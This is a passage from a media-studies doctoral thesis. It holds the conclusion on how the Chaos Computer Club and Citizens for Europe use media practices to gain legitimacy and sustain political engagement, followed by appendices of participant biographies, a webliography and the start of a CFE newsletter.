Chapter 7 contextualised the CCC's activities as direct digital action and indicated that hacking had two interconnected aspects of engagement: technological and political. Following the finding that the Club acted as a watchdog of technological developments and their political consequences I emphasised that CCC members went beyond this role by supporting, building and maintaining alternative communication infrastructures. Accordingly, the chapter has emphasised how, for the hacker organisation, technologies were not simply instruments for acting politically but political matters in themselves. Finally, the chapter revealed how deliberating, collaborating and coordinate political work took place with the support of technical means. Creating exclusive online communication environments online allowed the Club to draw clear boundaries around internal communication practices despite rapid growth of membership numbers. This, in turn, enabled sub-groups within the CCC to organise, coordinate and execute political work in dynamic and discreet ways over time. Overall the chapter showed how the correlation of direct digital action, practices related to alternative communication infrastructures and inward-oriented communications allowed the CCC to politically *with* and *through* media technologies and infrastructures.

In Chapter 8 I have elaborated how the CCC's way of acting *with* and *through* contemporary technologies was deeply entangled with articulating knowledge and distributing information to frame technological developments as political phenomena relevant to society at large. Compared with the early days, the interrelation between acting *with*, *through* and *about* media technologies and infrastructures has intensified rather drastically, at the same time as the channels and practices related to communicative action have diversified and multiplied. Multi-layered media practices describe the production, communication and circulation of messages across different media environments that are entangled with each other by non-linear flows of information. Instead of protesting or mobilising the hacker organisation predominantly relied on acting on the given issue through direct digital action and on articulating their field-tested knowledge and experience to a wide spectrum of audiences and publics. Acting *with*, *through* and *about* technology were combined approaches that enabled the CCC to thematise new political issues and to provide a hermeneutic to people so they could understand the political dimension and societal significance of particular technical issues.

Finally, Chapter 9 has argued that people across the spectrum – citizens, media representatives, constitutional judges, politicians – have trust in the ways the CCC contributes its knowledge and experience in thematising and politicising technological developments. Integration into media environments, interactions and collaborations with institutional politics, inclusion in and distinctions bestowed by non-governmental organisations and rising membership figures are some of the parameters that confirm this development. Bringing these findings into dialogue with the earlier notion that the Club was acting *about* technologies the chapter has shown how articulation processes enabling the hackers to problematise technological developments relied on both multi-layered media practices and interactions with institutional politics. Guided by a core group of spokespersons and long-term active members the Club's multi-socialised and multi-determined members were shaped into an organisation with a focus on particular issues and coherent public representation. The interrelation of these dynamics has been conceptualised as *circuits of legitimation* in this chapter. The chapter emphasised how legitimation and sustaining engagement practices, in the case of the CCC, in large part grounded in acting *with*, *through* and *about* media technologies and infrastructures.

Considering the above findings that I have presented and discussed throughout this thesis my research makes two essential contributions to the field of media studies. *First*, I have systematically analysed and conceptualised the correlations between media and legitimacy through the lens of media practices. Studies so far heavily rely on classical status-conferral conception (Lazarsfeld and Merton 2004[1948]) and exclusively focus on mainstream media as a source of legitimacy (Dowling and Pfeffer 1975; Thompson 1995; Schudson 1996). Another clear deficit of existing writings on the topic is that scholars reduce the complex linkages between legitimation and media by constructing far too rigid and oversimplified causal chains (Herbst 2003; Koopmans 2004; Yoon 2005). By taking into account that actors' media repertoires have drastically changed over the past decade and today expand across a diverse media environment my approach brings to the table a more nuanced and fitting analysis of contemporary correlations between media practices and legitimation. *Second*, and even more importantly, I bring the notion of legitimacy together with an inquiry of how these dynamics correlate with the formation and organisation of particular groups and their ability for sustaining longer-term engagement. There are outstanding studies on the relationship of media practices and political activism, but they do not necessarily look at aspect of legitimacy and sustaining political engagement. At the same time, as has been shown in detail in the literature review, there is great work on the role of

legitimacy and the relevance of time for political activism, but scholars mostly don't look at media practices in this context. My research interrelates media practices with legitimation and longer-term engagement and, by doing so, contributes an important empirical building block to deepen understandings of the role media play for contemporary democratic constellations. Revealing correlations between media, legitimation and longer-term engagement enabled me to show how emerging political engagement of civil society organisations to a high degree is connected to and, in fact, relies on media-related practices. Consequently, my research increases scholarly knowledge on the influence of practices related to media technologies and infrastructures for contemporary democratic constellations.

To explicate the scholarly significance of my thesis beyond this primary contribution I now want to discuss in more detail how this has been shown, where this leaves us and what implications my findings might have for future research. To do so I want to start with reviewing the limitations of my research. When analysing a moving target like the field of media and communications studies limitations are always given *a priori*. As structural and technical changes occur over time that might more or less strongly co-determine the way particular actors engage politically this research is in itself only a snapshot of a contemporary dynamics. One point of criticism that might be made against the set-up of my thesis is that it does not expose sufficiently the problems that gaining mainstream legitimation can entail. From an organisational perspective CFE and the CCC were registered associations that considered themselves civil society organisations. In both cases media technologies and infrastructures played an essential role for the organisations' ability to establish legitimacy and to sustain their engagement over time. As a consequence, the thesis emphasised how media-related practices strongly contributed to the organisations' ability to bring a demanding vision of politics to life. While non-state actors are often understood and portrayed as being "anti" or "counter", both cases under investigation practice a constructive vision of politics as they articulate fruitful critique and offer solutions for the democratic deficits they expose. This constructive approach could be seen, amongst other things, in the actors' interaction with mainstream media: CFE and the CCC both aimed to reach the widest possible audience instead of critiquing or even attacking mainstream media (Rucht 2004; Cammaerts 2012). CCC and CFE make strategic use of media environments and especially mainstream media outlets to narrate stories about their engagements and to interact with multiple audiences, publics, collaborators, potential supporters and other relevant actors. At the same time

both organisations interacted intensively with established foundations and institutionalised politics.

For the CCC and CfE politics is not a revolution but rather a constructive process that they aim to codetermine over time. This was also apparent in the fact that the hackers as well as CFE members address shorter-term political goals as well as longer-term social and democratic aspirations. Accordingly, as civil society organisations, the two cases both practice ‘defensive’ and ‘offensive’ modes of activism (Cohen & Arato 1992: 548-63). On the one hand, their activities are directed inward to civil society – creating communities of practice (CFE) and enabling emancipatory practices related to communicative infrastructure (CCC). On the other hand, their engagements are directed outward to state institutions – campaigning for foreigners’ voting rights (CFE) and taking part in governmental committees (CCC). While one might read this form of political activism as cooptation or as being “too close to the system” my research reveals that CFE and the CCC both combine different means and forms of political engagement and were able to bring together insider and outsider tactics. These modes of engagement had in common that they were “positive” and “active” rather than “destructive” and “reactive”. Even in cases like the CCC’s hacks, direct digital action was not an act of deconstructing for the sake of demolishing, but for the sake of thematising and problematising political qualities of technological developments. Still, disclosing governmental surveillance software is best considered a straightforward confrontation and criticism of institutionalised politics. Similarly, campaigning for foreigners’ voting rights means to articulate a sharp critique of existing legislation. One can therefore not refer to a one-dimensional cooptation process. The CCC and CFE both display characteristics of formal and informal organisations. Both organisations are state-regulated associations with identifiable organisational structures. At the same time the CFE and the CCC occupy strong extra-institutional and network elements. In fact, the political work that the organisations brought to life was only by means of bringing these two modalities together. Neither a single actor nor a loosely affiliated collective of actors would have been able, for example, to write an expert report for the constitutional court or to apply for funding with the EU. This is to say that my research reveals how CFE and the CCC bring together insider and outsider tactics that enable both organisations to interact with mainstream politics and at the same time to uphold their impartiality and critical distance.

In a similar way, another possible point of criticism might be my focus on mainstream legitimacy, as my thesis does not take into account how acceptance by institutionalised entities influences recognition amongst other scenes, sub-

cultures and alternative collectives. In other words, my research does not answer the question whether the two organisations gained legitimisation in a mainstream discourse and sustained their engagement over time but simultaneously lost legitimisation amongst their peers and non-institutionalised actors. My research partially addresses this query by highlighting that in the case of CFE, for example, the in-house publication OC was a platform where a wide range of individual and collective actors could voice their concerns and gain visibility; which shows that they did consider the organisation as an appropriate and suitable collaborator. Likewise, the growing number of both visitors as well as themes at the CCC's annual hacker Congress illustrates that the hacker organisation was recognised and valued by a diverse range of actors. Nonetheless it is understood that these examples answer the request for a more extensive analysis of legitimisation amongst non-institutionalised actors only in parts. My thesis is based on a conscious decision not to develop a grand theory for the entire phenomenon of media and politics. Rather my thesis set out to contribute an empirical building block serving a larger heuristic. Accordingly the emphasis of this thesis on mainstream legitimacy leaves certain areas more or less unobserved. This is a common procedure of academic research – to focus on a particular set of aspects means to fade out other facets – but it could be valuable to extend the research at hand in the near future into this direction.

Another line of criticism might address the methodological choices made in this thesis. Above all one might question the decision to focus on actors' media practices instead of also including external perspectives from journalists and politicians in the data set. The reason to do so was based on two reasons. First, case study research is above all a time-consuming and effortful method. The extent of research that would have been necessary to include "external" viewpoints in my analysis would have simply gone beyond the scope of this thesis. Second, while my thesis did not explicitly investigate motivations, strategies, and the like on the side of journalists and politicians it includes this dimension another way. Incorporating a media analysis into my research design enabled me both to capture voices by a large number of "external" actors and to show that journalists were obviously willing and interested in giving CFE and the CCC space for their point of view. All the same, echoing what has been said in the previous paragraph, future research could add valuable findings to the presented thesis by investigating what journalists, politicians and other relevant actors have to say about the two organisations.

Taking into consideration these limitations and the methodological set-up of my research I will now relate the findings of my thesis more concretely with the

body of empirical and theoretical work discussed in the earlier literature reviews and make more general reflections on the relevance of my research.

## 10.2 Literature reconsidered

Let me begin by explicating my take on media practices, which also means to discuss and to reflect on the theoretical framework that informs my research in more detail. Taking into account the particularity of actors' use of media technologies and infrastructures my research confirms and expands the value of media practice approach (Couldry 2004; Mattoni 2012). Focusing on practices related to and oriented towards media environments had constitutive consequences for the kind of findings that resulted from my research. To start with, it enabled me to avoid a one-medium bias; which continues to be a deficit of many studies that exclusively look at mailing lists, popular online platforms or mainstream media. Investigating how participants were using and interacting with a wide range of devices, tools, outlets and platforms diminishes the risk of overlooking important aspects. More concretely, it allowed me to show, for example, that interactions with mainstream media (coverage and access) continue to be critical for gaining legitimation and sustaining engagement. Yet, they do so as being embedded in a larger media environment. Not predetermining the set of media that will be of interest, but to approach participants' activities in an open and receptive manner not only allowed for considering the use of diverse media but also for analysing how newer technologies materialise and how they merge with existing media.

Over the three-year period of my research I could witness that media practices, like media themselves (Gitelman 2008), were always in the making. While both organisations initiated with a particular set of media-related practices the use of media technologies and infrastructures continuously changed over time. Civil society organisations rely both upon "traditional" and "new" media: newer platforms and services emerged and were incorporated into the actors' day-to-day communicative practices while others disappeared, were put aside or actively opposed. Listening to the participants revealed that instead of a self-evident procedure media practices were rather based on an ongoing process of negotiation, evaluation and adaptation. Considering the role contemporary media technologies and infrastructures play in the reconfiguration of democratic constellations it is important to keep in mind that actors' practices related to media are a moving target as they change more or less drastically over time. Interestingly, the thesis reveals that in both cases media-related practices appear to become more important – both for internal and external factors – with growing age. Adapting a

media practice approach therefore allowed me to avoid an a-historical approach that leaves aside prior media that were important for the actors and enabled me to elaborate a more relational understanding of how actors use media today.

Following the above said it is reasonable to position my practice approach in relation to studies that stress the relevance of mediation theory. At least since Gamson and Wolfsfeld's (1993) seminal work on movements and media as interacting systems scholars have stressed the (increased) relevance of mediated visibility if political collectives are to exist in the public mind, make their voices heard, achieve public recognition and gain attention beyond the circle of likeminded individuals and publics (Cammaerts 2012; Rucht 2013). My research echoes this explication as it underlines the major importance for civil society organisations to reach diverse audiences and publics. Yet, I also caution that mediated visibility is not a political goal in itself, but rather one important facet of how actors relate to media environments. Visibility is an explicitly outward-oriented feature. Focussing exclusively on the "larger" picture risks leaving aside more mundane aspects of how actors use media that feed into visibility. With the growing fascination for digital and "social" media the trend to analyse outward-oriented communication and mediation has further increased. In particular research coming out of social movement studies tends to overlook the relevance media play for internal communication. Here a media practice approach is beneficial to analyse in more detail how visibility is generated within organisations. This has to do with the fact that investigating practices also includes looking at the ways media are used within organisations. In both case studies inward-oriented media practices were critical for establishing a coherent voice that permitted the organisations to appear as a reliable and trustful actor across media environments; which, in return, fed into gaining legitimacy and sustaining engagement over time.

Taking into consideration inward-oriented media practices also allowed me to highlight how these modes of communicating correlated with face-to-face interactions. Both organisations stressed the relevance of face-to-face communication and direct interaction to bring their political work to life. In fact, as I emphasise in my thesis, mediated and face-to-face communication are best understood as interlocking arrangements. CFE members emphasised the role of their common office and the importance to personally meet collaborators. For the hackers large-scale events like the annual Congress and locations like hackerspaces were vital to exchange ideas in person as well as meeting media representatives and institutional actors in person remained a central mode of interaction. Media-related practices were vital to initiate and maintain (more or less) stable



collaborations with individual and collective actors, but could not substitute for face-to-face contact *per se*. Put in other words, the thesis shows how mediated and direct communication act as interlocking arrangements and together form a vital part of the organisations' ability to practice a demanding vision of politics. Similarly, the thesis emphasises that inward-oriented and outward-oriented communicative practices strongly influence each other. In fact, the synergy of internal and external media practices co-determines organisational structures as well as the ways the organisations act politically.

Building on this approach my findings stand in stark contradiction to recent writings arguing that the internet makes organisation unnecessary (Shirky 2009) and leadership structures in political formations redundant (Castells 2012; Bennett et al. 2014). Instead of diagnosing the dissolution of organisation my thesis echoes the idea that different modalities of organising are emerging (Juris 2008; Karpf 2012; Bimber et al. 2012) and explicitly contradict notions of leaderless collectives. In particular taking into consideration inward-oriented communication has allowed me to demonstrate that in strong contrast to common assumptions (cf. Bennett and Segerberg 2013) contemporary political collectives are not necessarily characterised by dehierarchisation. Au contraire, internal structuring and hierarchies were critical for both organisations under investigation to make their engagement reliable, comprehensive and effectual. Media-related practices, again, played an important role in this context as they enable members to form exclusive sub-groups, to exchange thoughts and ideas amongst individual members, to go public with a coherent voice and to coordinate collective action in a time-efficient manner. Despite rejecting bounded conditions that are conventionally associated with bureaucratic procedures, both cases displayed an ordered organisation that was grounded in communicative routines and leadership mechanisms. As emphasised throughout the empirical chapters, media technologies and infrastructures do not necessarily decentralise organisations, but, as shown in this thesis, strongly influence organisational structures and vice versa. This is not to argue that digital tools and platforms do not have specific affordances but to emphasise that it is impossible to draw causal relations between technical characteristics and the way actors make use of particular media. A media practice approach enables researchers to take into account aspects that might be considered banal, but in fact make up important aspects of organisations' day-to-day and long-term formation.

Taken together, one can diagnose that there is still a gap in research on the role internal communication plays for the actual formation of organisations (and movements) that seek political change. To understand the role media

environments play for organisational actors' ability to bring political endeavours to life it is vital to take into consideration both inward- and outward-oriented communication as well as the correlation between face-to-face and mediated communication. In particular social movement scholars, political scientist and political sociologists need to further acknowledge the relevance of media-related practices for individual and collective actors' day-to-day deployment. Focusing exclusively on outward-oriented communication risks overlooking aspects that are constitutive for actors' political activism. Practices that might appear banal like recruiting new members and employees, curating online profiles and websites or being able to combine political action with work in asynchronous ways are a critical part of initiating and maintaining political engagement today.

Introducing what might be considered a bottom-up approach to mediation theory not only allows for moving beyond "social media" fetishism but also shows that boundaries between media practices and larger-scale dynamics like mediation are as stringent as presumed. While one might characterise a media practice approach as one that is operating on the microlevel my research shows that media-related practices intersect with a wide range of social practices and processes that might commonly be situated at a larger-scale level. Accordingly, it is difficult to uphold clear distinctions like micro, meso and macro (cf. Mattoni & Treré 2014) as they appear to be overly selective to describe the boundaries between actors' media practices on the one hand and the flow of media productions, circulation and interpretation on the other hand. Due to their processual nature, contemporary dynamics concerning the use of media technologies and infrastructures escape rigid demarcations. This is to say that mediated visibility, circulation as well as other forms of mediation go hand in hand with media-related practices. Similarly, one can conclude that longer-term dynamics that are framed under the notion of mediatisation (Hepp 2012) stand in close correlation with practices that are oriented towards media. Instead of imposing more or less rigid and artificial boundaries on the relationship between media and society contemporary developments discussed in my thesis rather point to figurational procedures (Elias 1978). This is also why the notion of media environment has proven to be fruitful as it accentuates the interconnectedness of diverse platforms, outlets and devices, which is brought to the reader's attention in my thesis through the notion of multi-layered media practices. As this conception accentuates, media-related practices are far from being isolated from broader societal processes: actors' interaction with and practices oriented towards media environments continually feed into mediation as well as mediatisation and vice versa. When brought into contact with political processes more explicitly this

becomes apparent throughout my research as my thesis underlines how media-related practices feed into legitimation and sustaining engagement over time.

Taken together, the strength of implementing a media practice approach is to be in the position to include a wide range of interconnected activities related to contemporary media environments. As scholars have largely remained silent about the correlation between organisational actors' media practices, establishing legitimacy and sustaining engagement over time my thesis adds new empirical findings to research. By taking into consideration the actors' diverse practices related to and oriented towards media technologies and infrastructures it was possible to reveal the relation between legitimation and media practices. Instead of detecting causal chains between media attention and legitimacy (Herbst 2003; Koopmans 2004) investigating actors' media practices revealed a more complex relationship. Similarly, analysing actors' media practices allowed for revealing the role media technologies and infrastructures play for sustaining long-term engagement. At this stage it is important to emphasise that legitimation and long-term engagement was, of course, based on what the organisations were actually doing and how they were doing it. At the same time, as the research findings show, what organisational actors do and how they do it in many ways relates to media today. As a consequence of explicating the role of media-related practices for actors' legitimation and long-term engagement my thesis also emphasises the importance of civil society organisations for the 'democratisation of democracy' (Santos 2005). Put it other words, my thesis shows how the health of democratic constellations depends on the plural composition of civil society (Cohen and Arato 1992; Warren 2001; Fung 2003). In line with this chain of reasoning, media-related practices are not only potentially meaningful for political arrangements but are constitutive for democratic constellations. This is in part the case because civil society organisations' media practices play an influential role in processes that has been described as the 'decentering of democratic legitimacy' (Rosanvallon 2011). This does not exclude the potential that entanglements of media environments and political arrangements might pose a risk for the health of democratic constellations. All the same, there are good reasons to take into account the entanglements of organisational actors, media-related practices, legitimation and long-term engagement to further understandings of democratic constellations. I have focused on civil society organisations, but, as many contemporary political collectives defuse the boundaries between "typical" characteristics of organisations, associations, networks and movements it is important to underline that legitimation and longer-term engagement is not only an issue for organisations. Most political actors – may they be mainstream, alternative or

radical – are in need for legitimation in one way or another. Similarly, political activism only becomes substantial once it is sustained in one way or another over time. As media technologies and infrastructures have become a critical repertoire of political activism the findings of my thesis are an explicit recommendation to look at the links between media and legitimation and sustaining engagement across diverse forms of collectivity.

### **10.3 General remarks and links to possible future research**

My research set out to research, analyse and contextualise emerging paths to legitimation and long-term engagement. The theoretical framework that informed my thesis has allowed me to enlarge understandings of how organisational actors make use of media technologies and infrastructures and what this means for contemporary modes of political engagement. In the case of the CCC this resulted in enlarging the conceptual positioning of hacktivism by emphasising that hackers do much more than hacking. Summarised in a more general statement, my research highlights that making sharp distinctions between “new” and “old” forms of political engagement is no valuable strategy when investigating contemporary politics. To explain the role media-related practices play for contemporary democratic constellations it is by far not enough to look at “social” media. At the same time, it is not sufficient to exclusively look at institutional politics and traditional centres of power. Instead one has to take into account the growing encounters between traditional and developing modes of doing politics. Emerging paths means that existing and upcoming modes of doing politics come together, merge and co-depend each other. This is even true in cases where one might not necessarily expect such consolidation: hackers talk to politicians, interact with the constitutional court and write for mainstream newspapers – at least in Germany.

Following this it is interesting to note how the hackers act on issues like surveillance and CFE approach issues such as voting rights, which are significant political matters in numerous countries and indeed might be considered transnational issues. Yet, instead of aiming to form a transnational or global public sphere (Fraser 2007; Bohman 2007) the two civil society organisations rather approach political issues at the local, regional and national level. Even in cases where the objective was to bring together actors from different countries, like CFE’s Democratic Community of Practice, the aim was to share resources and to learn from each other to solve local problems. Accordingly, media-related practices do not necessarily lead to activism independent from time and space but facilitate engagement that is very much bound to different levels of locality. It is therefore

reasonable to treat arguments that generalise about the role media practices play across different cultures and societies with caution. Not only the cultural and political but also the economic and legal arrangements vary drastically across different regions and countries. Accordingly, taking into consideration the situatedness of my research, comparative studies analysing the ways civil society organisations use media technologies and infrastructures in other social, cultural and political contexts to gain legitimacy and to sustain their engagement over time would be very beneficial.

Bringing the above said together it is reasonable to argue that to gain deeper our comprehension of contemporary societal figurations it is fruitful to investigate what actors do with media technologies and infrastructures. Indeed, throughout this thesis I have made the case that it appears more and more difficult to imagine the project of democracy without taking into account the role of practices related to media technologies and infrastructures. Accordingly, there is ample need to investigate how (individual and collective) actors deal with the growing pervasiveness of media environments. In this context I want to point to a finding that was not made explicit so far, but implicitly resonates throughout my thesis. In particular, the analysis of the CCC reveals how acting *about* contemporary media is becoming an increasingly important political issue. Due to the increasing pervasiveness of technology in both people's everyday lives and the formation of political arrangements, direct involvement with technological developments emerges as an ever more pressing engagement practice. As they are part of the fundament that makes political action possible today, media technologies and infrastructures increasingly turn into a political endeavour in themselves. Directly engaging with the fundamental embeddedness of digital media in everyday life appears to be a manifestation of the struggle to act on the 'grammar of political claims-making' (Fraser 2000: 108). Considering the "technical" as "political" means to acknowledge how the hacker organisation's engagements point to second-order or "meta-political" questions raised by the pervasiveness of contemporary media technologies and infrastructures.

It is important to acknowledge that the CCC is a particular case in this regard. As a hacker collective the Club is inevitably embedded and entangled within technological areas of practice. One won't necessarily find a comparable complexity and multiplicity of engaging with meta-political issues related to digital technologies and infrastructures when looking at other organised actors. Future research projects investigating the ways people take up knowledge related to media technologies and infrastructures and how this relates to their ability to act politically would be important. The push towards the inclusion of this

dimension should not be taken as an empirical benchmark, but rather as an approach that allows widening the lens through which one can analyse and understand contemporary engagement practices related. Although the focus of this thesis was on the relation between media practices, legitimacy and long-term engagement my findings implicitly point to an important and possibly growing field of political engagement. This leaves us with somewhat paradoxical situation. On the one hand, it is reasonable to state that organisational actors are able to articulate their claims in ways that make people actually listening to what they have to say. Media-related practices play an (increasingly) important part in this process. Broadening and increasing the number of voices that are able to speak and are listened to is generally a welcome tendency. On the other hand, my findings also show that media-related practices and media environments are crucial for being part of the political landscape *per se*. If this is the case, then, one needs to carefully consider who is talking and listened to. The organisations I have analysed were predominately male, white and well-educated. The question whether media-related practices are helpful for democratic culture at large is therefore not answered in the context of my thesis. Perhaps most fundamentally, my thesis leaves unanswered the following question: How sustainable are the activities of CFE and the CCC in regards to larger parts of society?

This thesis never set out to find answers to the question whether the developments I investigated are good or bad for democracy. From an analytical point of view, my thesis emphasises the relationship between organised actors' media practices, legitimation and long-term engagement. From a more normative perspective, the findings of my research can be interpreted as a democratic deficit as they reveal dynamics that attribute political potency to organisations that are not democratically elected or legitimised. In this sense, the organisations' agency can be understood as problematic because it appears to be a violation of the conditions of equality by democratic accountability. In other words, more research needs to be done on the emerging inequalities that rise along with the political relevance of media-related practices. What happens, for example, to homeless people in a world where engagement to a large degree relies on being connected to a media environment that spans across platforms, tools and devices? It is understood that not every single person and citizen can be involved in the formation of political arrangements (Dahl 1989). At the same time, relying on the engagement of a small set of active civil society organisations implies the danger of ignoring the importance of people's day-to-day use of media technologies and infrastructures and the role their practices play for democratic constellations at large. To put it in other words, with media being intimately embedded in people's

everyday life the question remains whether the engagement of civil society organisations is enough to create a counterpart to institutional and economic actors.

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## **Appendix 1**

### **Short participant biographies for CCC case studies**

#### **Anonymised**

- long-term member for around 15 years
- former spokesperson
- active in the maintenance of the Club's anonymizing
- specialised in legal issues

#### **Andreas Bogk**

- long-term member active since around 1994
- former board member
- long-term spokesperson
- head of CCC event organisation
- specialised in information security

#### **Tobias Engel**

- one of the first members of the local CCC node in Berlin
- part of the artistic Blinkenlights team
- specialised in software development (for mobile communication)

#### **Erdgeist**

- long-term member for around 12 years
- spokesperson for over 6 years
- co-editor of the magazine Datenschleuder

#### **Sandro Gaycken**

- former active Club member
- researcher at the Free University of Berlin
- specialised in cyber security and data protection

#### **Jürgen Geuter, alias tante**

- long-term member without direct affiliation to a local node
- researcher at the University of Oldenburg
- specialised in data privacy

### **Bastian Greshake**

- new member
- specialised in genetics and bioinformatics

### **Fukami**

- long-term member for around 15 years
- active member in five local nodes of the CCC (Karlsruhe, Dresden, Cologne, Berlin and Hamburg)
- active in different NGOs (Digitale Gesellschaft, Open Data Network, LiquidDemocracy e.V.)
- specialised in information security

### **Martin Haase**

- long-term member active for around 10 years
- member of the board since 2009
- specialised in linguistics and philology

### **hadez**

- paying member
- co-organiser of the hackerspace 'shack space' in Stuttgart
- specialised in electric engineering and programming

### **Michael Hirdes, alias dodger**

- long-term member active for around 10 years
- member of the board since 2012
- specialised in data privacy and surveillance

### **Patrick Hoffmann, alias fightling**

- member for around 5 years at the CCC
- mostly active in the Berlin hackerspace Raumfahrtagentur
- specialised in software engineering for over 20 years

### **Stephan Kambor, alias st**

- long-term CCC member for around 11 years
- founder of BlinkenArea
- specialised in computer science

### **Frank Karlitschek**

- open source developer
- co-founder of owncould.org

### **Mey Lean Kronemann**

- new CCC member
- artist, interaction designer and researcher

### **Constanze Kurz**

- long-term member
- long-term spokesperson
- specialised in computer science and data privacy

### **Andreas Lehner**

- long-term member
- former board member
- active in the anonymising infrastructure

### **Sam May**

- long-term member since 1998/99
- former board member
- specialised in security research and information systems

### **Evgeny Mozorov**

- technology writer and researcher
- keynote speaker at 28<sup>th</sup> Congress

### **Karsten Nohl**

- long term active member
- specialised in cryptography and security research

### **Christoph Puppe, alias Pluto**

- former active member for around 12 years
- specialised in information security

### **Mark Rendeiro, alias Bicyclemark**

- alternative journalist
- together with Tim Pritlove producer of *Newz of the World* podcast

### **Klaus Schleisiek, alias Tom Twiddlebit**

- co-initiator of the first meeting in 1981
- vice-president of Wau Holland Foundation
- specialised in measuring instruments

### **Malte Spitz**

- member since 2007
- member of the board of the Green Party
- specialised in media, citizens' right and internet politics

### **Starbug**

- long term member for over 15 years
- specialised in biometry

### **Lisa Thalheim**

- long term member for around 14 years
- active in the Berlin hackerspace Raumfahrtagentur
- specialised in information security, biometry and biohacking

### **Lars Weiler**

- long term member since 1999
- co-founder of local CCC node in Düsseldorf
- specialised in mechatronics
- co-author of "Hackerspace Design Patterns"

### **Steffen Wernéry**

- long-term member since 1983
- former member of the board
- spokesperson of the Club in the founding years
- one of the main characters in the CCC during the 1980s
- specialised in computer science and lock picking

## Appendix 2

### Webliography<sup>1</sup>

#### Citizens for Europe

Homepage: [citizensforeurope.org](http://citizensforeurope.org)

Overview of activities: [citizensforeurope.org/projects-activities](http://citizensforeurope.org/projects-activities)

List of official partners and collaborators: [citizensforeurope.org/partners-friends](http://citizensforeurope.org/partners-friends)

#### In-house media

Open Citizenship: [citizensforeurope.org/projects-activities/open-citizenship-the-journal](http://citizensforeurope.org/projects-activities/open-citizenship-the-journal)

Podcast series: [cfe.podomatic.com](http://cfe.podomatic.com)

Newsfeed: [citizensforeurope.org/newsfeed](http://citizensforeurope.org/newsfeed)

#### Democratic Community of Practice (DemCop)

[citizensforeurope.org/projects-activities/project-archive/democratic-community-of-practice](http://citizensforeurope.org/projects-activities/project-archive/democratic-community-of-practice)

#### Social media accounts

[facebook.com/CitizensForEurope](https://facebook.com/CitizensForEurope)

[twitter.com/opencitizenship](https://twitter.com/opencitizenship)

[youtube.com/user/OpenCitizenship](https://youtube.com/user/OpenCitizenship)

[pinterest.com/opencitizenship](https://pinterest.com/opencitizenship)

#### Media collaborations

[neuemedienmacher.de](http://neuemedienmacher.de)

[fluxfm.de](http://fluxfm.de)

[mcrud.de](http://mcrud.de)

#### Core funding

[ec.europa.eu/youth/tools/youth-in-action\\_en.htm](http://ec.europa.eu/youth/tools/youth-in-action_en.htm) (European Union Youth in Action Programme)

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<sup>1</sup> All online sources last accessed on 20 July 2014.

## Chaos Computer Club

Homepage: [ccc.de](http://ccc.de)

Regional clubs: [ccc.de/de/regional](http://ccc.de/de/regional); [ccc.de/de/club/erfas](http://ccc.de/de/club/erfas)

Executive committee: [ccc.de/vorstand](http://ccc.de/vorstand)

Events: [events.ccc.de](http://events.ccc.de)

CCC affiliated Wau Holland Foundation: [wauland.de](http://wauland.de)

CCC affiliated arts project: [blinkenlights.net/arcade](http://blinkenlights.net/arcade)

Members at the German parliament's committee (2010–2013) on Internet and Digital Society:

[bundestag.de/internetenquete/mitglieder/kurz\\_constanze/index.jsp](http://bundestag.de/internetenquete/mitglieder/kurz_constanze/index.jsp);

[bundestag.de/internetenquete/mitglieder/padeluun/index.jsp](http://bundestag.de/internetenquete/mitglieder/padeluun/index.jsp)

Public mailing lists: [dasalte.ccc.de/maillinglists](http://dasalte.ccc.de/maillinglists)

## Anonymiser Services

[ccc.de/anonymizer](http://ccc.de/anonymizer)

[web.jabber.ccc.de](http://web.jabber.ccc.de)

[twitter.com/jabbercccde](https://twitter.com/jabbercccde)

## Official CCC media outlets

In-house media: [ccc.de/de/publications](http://ccc.de/de/publications)

Datenschleuder: [ds.ccc.de](http://ds.ccc.de)

Twitter: [twitter.com/chaosupdates](https://twitter.com/chaosupdates); [twitter.com/ccc](https://twitter.com/ccc)

Chaosradio: [chaosradio.ccc.de](http://chaosradio.ccc.de)

Online archive: [media.ccc.de](http://media.ccc.de)

## Selection of media outlets by individual CCC members

Fefe: [blog.fefe.de](http://blog.fefe.de) and [fefe.de](http://fefe.de)

Frank Rieger and Fefe: [alternativlos.org](http://alternativlos.org)

Chaos Radio Express: [cre.fm](http://cre.fm)

Tim Pritlove and Linus Neumann: [logbuch-netzpolitik.de](http://logbuch-netzpolitik.de)

Tim Pritlove and Mark Rendeiro: [newz-of-the-world.com](http://newz-of-the-world.com)

Lars Weiler: [konvergenzfehler.de](http://konvergenzfehler.de)

Martin Haase and Kai Biermann: [neusprech.org](http://neusprech.org)

Fukami: [blog.fukami.io](http://blog.fukami.io)

Constanze Kurz, Frankfurter Allgemeine Zeitung (FAZ) fortnightly column: [faz.net/aktuell/feuilleton/aus-dem-maschinenraum](http://faz.net/aktuell/feuilleton/aus-dem-maschinenraum)



Peter Glaser, Neue Zürcher Zeitung ('New Zurich Journal') blog:  
[glaserei.blog.nzz.ch](http://glaserei.blog.nzz.ch) (and archive of former blog: [blog.stuttgarter-zeitung.de](http://blog.stuttgarter-zeitung.de))  
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[twitter.com/erdgeist](https://twitter.com/erdgeist)  
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[twitter.com/timpritlove](https://twitter.com/timpritlove)  
[twitter.com/andreasdotorg](https://twitter.com/andreasdotorg)

#### **Selection of mainstream media coverage**

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[huffingtonpost.com/2011/10/27/spyware-scandal-outrages-\\_n\\_1035344.html](http://huffingtonpost.com/2011/10/27/spyware-scandal-outrages-_n_1035344.html)  
Website of IT-news service Golem dedicated to the CCC: [golem.de/specials/ccc](http://golem.de/specials/ccc)  
(German)  
Collaboration with public broadcaster Deutschlandfunk (since 27<sup>th</sup> Congress):  
[deutschlandfunk.de/hackerkongress](http://deutschlandfunk.de/hackerkongress) (German)  
Media reports and outputs on the initiative for transparency law:  
[transparenzgesetz.de/presseschau](http://transparenzgesetz.de/presseschau) (German)

## Appendix 3

### CFE newsletter April 2013

Citizens For Europe e.V.  
<office@citizensforeurope.org>  
To: <s.kubitschko@gold.ac.uk>  
Reply-To: Citizens For Europe e.V. <office@citizensforeurope.org>  
Call for Action: Project Overview 2013 - 2016 @opencitizenship #Diversity #EP2012 #Citizenship

26 April 2013 10:50

[Call for Action - Project Overview 2013 - 2016] towards cosmopolitan citizenship and full political participation in the European Union #diversity #participation #citizenship

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## Call for Action

towards cosmopolitan citizenship and full political participation in the European Union #diversity  
#participation #citizenship

### Project Overview 2013 - 2016

The European integration process and transnational migration lead to more diverse local communities. Today, 32 million people in the European Union live outside their country of origin, which poses fundamental challenges to classical models of citizenship, participation and democracy in Europe. Citizens For Europe e.V. (CFE), a Berlin-based European NGO, addresses these challenges. We invite actors from all fields to get involved. CFE is focused on:

1. Diversity in Private and Public Institutions
